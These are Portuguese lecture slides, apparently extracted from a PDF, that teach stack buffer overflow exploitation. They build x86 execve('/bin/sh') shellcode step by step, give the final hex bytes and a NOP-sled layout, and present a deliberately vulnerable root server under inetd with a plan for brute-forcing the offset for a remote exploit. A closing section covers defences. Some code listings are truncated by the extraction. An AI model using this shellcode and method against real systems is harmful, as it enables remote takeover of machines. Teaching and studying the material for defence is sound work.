

Buffer Overflow

ou Stack Overrun ou Stack smashing


Chamando uma Função





```
push 2
push 1
call teste
push %ebp
mov %esp, %ebp
sub $10, %esp
...
ret
```

Overflow



Segmento de Dados (RW)

Segmento de Código (RO)

Memória não inicializada

 Objetivo: pular a instrução x=1 e fazer com que seja impresso um 0 ao invés de 1.

exemplo1.c

```
void teste (int a, int b) {
        char buffer[10];
        int *i;
        i = (int *)buffer;
int main (void) {
        int x = 0;
        teste(1,2);
        printf("%d\n",x);
       exit(0);
```

• Compilar usando o gcc

```
# gcc -o exemplo1 exemplo1.c
```

• Desmontar usando o *gdb*

gdb exemplo1


(qdb) disassemble main

```
GNU gdb 6.0-debian
Copyright 2003 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB. Type "show warranty" for details.
This GDB was configured as "i386-linux"...
```

• Desmontar usando o gdb

```
(qdb) disassemble main
Dump of assembler code for function main:
0x08048375 < main+0>:
                          push
                                  %ebp
0 \times 08048376 < main+1>:
                                  %esp, %ebp
                          mov
0 \times 08048378 < main + 3 > :
                                  $0x8, %esp
                          sub
0 \times 0804837b < main + 6 > :
                                  $0xfffffff0, %esp
                          and
                                  $0x0, %eax
0x0804837e < main + 9 > :
                          mov
0x08048383 < main+14>:
                          sub
                                 %eax,%esp
0 \times 08048385 < main+16>:
                                  $0x0,0xfffffffc(%ebp)
                          movl
0x0804838c < main + 23>:
                          sub
                                  $0x8,%esp
$0x2
                          push
0x08048391 < main + 28 > :
                          push
                                  $0x1
0x08048393 < main+30>:
                          call
                                  0x8048367 <teste>
0 \times 08048398 <main+35>:
                          add
                                  $0x10,%esp
0x0804839b <main+38>: → movl
                                  $0x1,0xfffffffc(%ebp)
0 \times 080483a2 <main+45>:
                           sub
                                  $0x8,%esp
0x080483a5 < main + 48>:
                          pushl
                                  0xfffffffc(%ebp)
```

Descobrindo endereços




- Solução
- Só falta compilar e ver se funciona...

exemplo2.c

```
void teste (int a, int b) {
        char buffer[10];
        int *i;
        i = (int *) (buffer + 28);
        (*i) += 10;
}
int main (void) {
        int x = 0;
        teste(1,2);
        x = 1;
       printf("%d\n",x);
        exit(0);
```

Executando Código do Atacante

```
# ftp atenas.ftp.com
Connected to atenas.ftp.com.
220 atenas FTP server (Version wu-2.6.2(5) Wed Mar 6 03:40:07 EST 1999) ready.
Name: \xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\xcd\x80\x31xd8\x40\xcd\x80\x86\xff\xff\bin/sh\xdb\x89...
```



ShellCode

- O que é?
 - Em linguagem C:

```
char *lista[2];
lista[0] = "/bin/sh";
lista[1] = NULL;
execve(lista[0], lista, NULL);
exit(0);
```

Em código binário

"\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\bin/sh"



execve()

• Parâmetros:

- filename: o caminho do executável a ser chamado
- argv: a linha de parâmetros da chamada
- envp: variáveis de ambiente para a nova chamada

Chamando a execve() em C

```
char *lista[2];
lista[0] = "/bin/sh";
lista[1] = NULL;
execve(lista[0], lista, NULL);
```

- Necessidades:
 - Área de dados para o string "/bin/sh"
 - Área de dados para um nulo (NULL)
 - Montar a chamada execve() em assembler

• Assembler da chamada execve()

```
: número da execve
             movl
                    0xb, %eax
             movl
                    string addr, %ebx
                                        ; lista[0]
                    string_addr, %ecx ; lista
             lea
             lea
                    null string, %edx
                                        ; NULL
                    $0x80
             int
             .string/bin/sh\0
string:
                                        ; nome do programa
             .long
string addr:
                    string
                                         ; endereço do string
null string:
             .long
                    0
```

• exit()

```
void exit(int status);
```

- Parâmetros
 - status: o código de encerramento
 - exit(0); encerramento normal

Assembler

```
movl 0x1, %eax
movl 0x0, %ebx
int $0x80
```

• Juntando execve() e exit(), temos:

```
; número da execve
                    0xb, %eax
             movl
             movl
                    string addr, %ebx
                                         ; lista[0]
             lea
                    string addr, %ecx
                                        ; lista
             lea
                    null string, %edx
                                         ; NULL
                    $0x80
             int
             movl 0x1, %eax
             movl 0x0, %ebx
             int
                    $0x80
             .string/bin/sh\0
string:
                                         ; nome do programa
string addr:
                    string
             .long
                                         ; endereço do string
null string:
             .long
                    0
```

• Problema:


- Posição do buffer na memória é desconhecida, portanto:
 - Não sabemos onde está nossa área de dados, ou seja, qual o endereço da string "/bin/sh" e dos outros dados?
 - Código têm que ser independente de posição
- Para complicar ainda mais:
 - Arquitetura 80x86: inexistência de código relativo ao *program counter* (PC)

• Solução:

Precisamos obter algum endereço para usar como referência

 Encontrando um endereço para usar como referência

```
end code
              dmt
begin code:
                      %esi
              pop
              movl
                      0xb, %eax
              movl
                      string_addr, %ebx
              lea
                      string addr, %ecx
                      null string, %edx
              lea
              int
                      $0x80
              movl
                      0x1, %eax
              movl
                     0x0, %ebx
              int
                      $0x80
                      begin code
end code:
              call
              .string/bin/sh\0
string:
string addr:
              .long
                      string
null string:
               .long
```



 Agora temos o endereço de referência no registrador esi, e o novo código fica:

```
end code
                          jmp
            begin code:
                                 %esi
                          pop
                          movl
                                 0xb, %eax
                          movl %esi, 0x8(%esi)
                          movl
                                 %esi, %ebx
                          lea
                                 0x8(%esi), %ecx
                          lea
                                 0xc(%esi), %edx
                          int
                                 $0x80
                          movl
                                 0x1, %eax
                          movl
                                 0x0, %ebx
                          int
                                 $0x80
                          call
                                 begin code
            end code:
                       .string/bin/sh\0
esi — string:
                                                      ; 8 bytes
esi+8 — → string addr:
                         .long
                                 string
                                                       4 bytes
        → null string:
                          .long
                                                       4 bytes
esi+12----
                                 0
```

 Calculando os deslocamentos para as instruções jmp e call

```
.+0x1f
                                           ; 2 bytes
              dmf
begin code:
              pop
                     %esi
                                            1 byte
              movl 0xb, %eax
                                           ; 5 bytes
              movl %esi, 0x8(%esi)
                                           ; 3 bytes
              movl %esi, %ebx
                                           ; 2 bytes
              lea
                                          ; 3 bytes
                    0x8(%esi), %ecx
              lea 0xc(%esi), %edx
                                          ; 3 bytes
              int $0x80
                                           ; 2 bytes
              movl 0x1, %eax
                                           ; 5 bytes
              movl 0x0, %ebx
                                           ; 5 bytes
              int $0x80
                                           ; 2 bytes
              call .-0x24
end code:
                                           ; 5 bytes
string:
            .string/bin/sh\0
                                           ; 8 bytes
string addr:
              .long
                     string
                                            4 bytes
null string:
                                           ; 4 bytes
              .long
```

Código em hexa

 Novo problema: byte zero (\x00) indica fim de string

Bytes nulos

```
.+0x1f
              ġmp
begin code:
                     %esi
              pop
              movl
                     0x0000000b, %eax
              movl
                     %esi, 0x8(%esi)
              movl
                     %esi, %ebx
                     0x8(%esi), %ecx
              lea
              lea
                     0xc(%esi), %edx
              int
                     $0x80
                     0x0000001, %eax
              movl
                     0x00000000, %ebx
              movl
                     $0x80
              int
                    -0x24
end code:
              call
             .string/bin/sh\0
string:
string addr:
                     0x00000000
             .long
null string:
                     0x00000000
              .long
```

Substituindo instruções

```
movl 0x0000000b, %eax
...
movl 0x00000001, %eax
movl 0x00000000, %ebx
```

```
xor %eax, %eax
movb 0x0b, %al
...
xor %eax, %eax
mov %eax, %ebx
inc %eax
```

Bytes nulos na área de dados

```
.+0x1f
             qmp
            pop %esi
begin code:
             xor %eax, %eax
                                     ; zero no eax
            movb %al, 0x7(%esi)
                                     ; \0
            movl %eax, 0xc(%esi) ; null string
            movb 0x0b, %al
            movl %esi, 0x8(%esi) ; string addr
            movl %esi, %ebx
             lea 0x8(%esi), %ecx
             lea 0xc(%esi), %edx
             int $0x80
             xor %eax, %eax
             mov %eax, %ebx
             inc %eax
             int $0x80
           call .-0x24
end code:
string:
         .string/bin/sh\<del>0</del>
string addr: .long 0x0000000
null string:
            .long 0x00000000
```

• Verificando deslocamentos (*jmp/call*)

```
qmj
                     .+0x1f
                                           ; 2 bytes
begin code:
                     %esi
              pop
                                           ; 1 byte
                     %eax, %eax
                                           ; 2 bytes
              xor
              movb
                     %al, 0x7(%esi)
                                          ; 3 bytes
              movl
                     %eax, 0xc(%esi)
                                          ; 3 bytes
              movb
                     0x0b, %al
                                          ; 2 bytes
              movl
                     %esi, 0x8(%esi)
                                          ; 3 bytes
              movl
                     %esi, %ebx
                                          ; 2 bytes
                     0x8(%esi), %ecx
              lea
                                          ; 3 bytes
              lea
                     0xc(%esi), %edx
                                          ; 3 bytes
                     $0x80
              int.
                                           ; 2 bytes
                     %ebx, %ebx
                                           ; 2 bytes
              xor
                     %ebx, %eax
                                           ; 2 bytes
              mov
                     %eax
              inc
                                           ; 1 byte
                     $0x80
              int
                                           ; 2 bytes
                     -0x24
                                            5 bytes
end code:
              call
              .string/bin/sh
string:
                                           ; 7 bytes
```

Código em hexa (final)

"\xeb\x1f\x5e\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\x76\x08\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68"

"\xeb\x1f\x5e\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\x76\x08\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\bin/sh"

Causando um Overflow

 Exemplo de rotina vulnerável para executar um ShellCode

exemplo3.c


```
void read_username (void) {
    char username[128];
    char readbuf[256];

    fgets(readbuf, 256, stdin);

    strcpy(username, readbuf);
}
```


Causando um Overflow

• Montando o "username" a ser enviado




Qual o valor para RET?


 Não sabemos qual o endereço exato do início do buffer na máquina remota



- Podemos usar o valor do Stack Pointer da nossa máquina como referência
 - Os valores iniciais do SP tendem a ser próximos entre máquinas semelhantes (arquitetura e sistema operacional)



- A diferença (*offset*) entre o nosso SP e o endereço inicial do *username* é o que temos que encontrar
- Como definir o *offset* correto?



- Detalhe: temos que acertar exatamente o endereço de início do *username*, ou:
 - podemos acertar uma instrução fora do shellcode ou no meio dele; ou
 - podemos acertar o meio de uma instrução ou algo que nem uma instrução seja, resultando em erro de execução (*invalid instruction*)

- NOP (0x90)
 - Instrução de 1 byte
 - O processador simplesmente ignora e vai para a próxima instrução

Montando o Buffer

- Obter um shellcode
- Preparar um string
 - Dimensionar um buffer de tamanho adequado
 - Preencher a metade inicial com NOP's
 - Preencher o fim com o endereço adequado
 - Posicionar o shell code no meio



 Problemas: achar o tamanho e o endereço adequados

Um Buffer Overflow de Verdade

A Teoria da Prática....

Cenário

- Necessidade: Servidor vulnerável
- Opcional: inetd para ativar o servidor
- Objetivo
 - explorar remotamente um buffer-overflow
- Principal dificuldade: descobrir o endereço do buffer remoto (para utilizar como ponto de retorno)
 - Determinação exata: acertando na loto
 - Aumentando as chances com NOPs

Servidor de Data/Hora

servidor.c

```
void read username (void) {
       char username[USERNAME SZ]; // USERNAME SZ = 128
       char readbuf[READBUF SZ];  // READBUF SZ = 256
       printf("username: "); fflush(stdout);
       fgets(readbuf, READBUF SZ, stdin);
       strcpy(username, readbuf);
}
int main (int argc, char **argv)
{
       time t ticks;
       read username();
       ticks = time(NULL);
       printf("%.24s\r\n", ctime(&ticks));
       exit(0);
```

Nosso Objetivo (Atacante)

• Explorar remotamente a possibilidade de Buffer Overflow existente no servidor

 Executar comandos arbitrários através dessa exploração e obter controle da máquina alvo do ataque

Experimentar na própria máquina

- Ativar o servidor
- Tentar o "remote exploit"
 - Adivinhar o tamanho do buffer e a distância deste para a pilha
 - Executar testes sistemáticos
 - variar tamanho do buffer (não exagerar)
 - variar distância desde um mínimo até um máximo, em passos fixos (ex: de -3000 a +3000, de 50 em 50)
 - Obter informações sobre o servidor (código fonte, etc)

Evitando o Ataque

- Corrigir o programa
 - Controlar corretamente a quantidade de bytes lidos
 - Controlar a quantidade de bytes copiados

servidor.c

E se não tivermos acesso ao fonte?

Evitando o Ataque

- Reduzir as permissões de acesso do programa servidor
 - O programa servidor precisa ter permissões de *root* para obter a data/hora do sistema?
 - No /etc/inetd.conf:

```
aula stream tcp nowait root /root/aula/servidor
```

- Esperar pela correção do problema a ser realizada pelo desenvolvedor
- Desabilitar o serviço

Evitando o Ataque

- Arquitetura: Segmento de Pilha não executável (NX)
- Compilador: inserção de valor randômico na pilha (canário) e verificação antes do retorno (stack guard)
- Sistema Operacional: alocação de espaço randômico na pilha (Red Hat: Exec Shield)
- Programador: uso de bibliotecas mais seguras (ex.: strncpy) e "boas práticas"

Buffer Overflow

Práticas

Manipulação do Retorno

 Objetivo: pular a instrução x=1 e fazer com que seja impresso um 0 ao invés de 1.

exemplo1.c

```
void teste (int a, int b) {
        char buffer[10];
        int *i;
        i = (int *)buffer;
int main (void) {
        int x = 0;
        teste(1,2);
        printf("%d\n",x);
       exit(0);
```

Manipulação do Retorno

- Solução do exercício
- Só falta compilar e ver se funciona...

```
# gcc -o exemplo2 exemplo2.c
```

- O que acontece se ao invés de somar 10 ao (*i) somarmos 8?
- Qual o deslocamento para pular o *printf*?

exemplo2.c

```
void teste (int a, int b) {
        char buffer[10];
        int *i;
        i = (int *) (buffer + 28);
        (*i) += 10;
int main (void) {
        int x = 0;
        teste(1,2);
        x = 1;
       printf("%d\n",x);
       exit(0);
```

Simulando o Overflow

 Apenas vamos modificar o programa vulnerável para executar o ShellCode

exemplo3.c

```
void read_username (void) {
    char username[128];
    char readbuf[256];

    fgets(readbuf, 256, stdin);

    strcpy(username, readbuf);
}
```

Simulando o Overflow

exemplo4.c

```
char shellcode[] =
        "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b\"
        "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
        "\x80\xe8\xdc\xff\xff\xff/bin/sh";
void read username (void) {
        char username[128];
        char readbuf[256];
        int i;
        long *p = (long *) readbuf;
        fgets(readbuf, 256, stdin);
         for (i=0; i<(READBUF SZ/4); i++)
                 p[i] = (long) username;
         readbuf[READBUF SZ-1] = '\0';
                                                 Simulação do fgets()
         for (i=0; i<strlen(shellcode); i++)</pre>
                 readbuf[i]=shellcode[i];
         strcpy(username, readbuf);
```

Cenário

- Necessidade: Servidor vulnerável
- Opcional: inetd para ativar o servidor
- Objetivo
 - explorar remotamente um buffer-overflow
- Principal dificuldade: descobrir o endereço do buffer remoto (para utilizar como ponto de retorno)
- Adivinhar o tamanho do buffer e a distância deste para a pilha
- Executar testes sistemáticos
 - variar tamanho do buffer (não exagerar)
 - variar distância desde um mínimo até um máximo, em passos fixos (ex: de -3000 a +3000, de 50 em 50)

Servidor de Data/Hora

servidor.c

```
void read username (void) {
       char username[USERNAME SZ]; // USERNAME SZ = 128
       char readbuf[READBUF SZ];  // READBUF SZ = 256
       printf("username: "); fflush(stdout);
       fgets(readbuf, READBUF SZ, stdin);
       strcpy(username, readbuf);
}
int main (int argc, char **argv)
{
       time t ticks;
       read username();
       ticks = time(NULL);
       printf("%.24s\r\n", ctime(&ticks));
       exit(0);
```

O Servidor e o Inetd

 O inetd espera pela conexão e liga o socket TCP já conectado ao stdin/stdout do servidor

No /etc/services

```
aula 9000/tcp
```

No /etc/inetd.conf

```
aula stream tcp nowait root /root/aula/servidor
```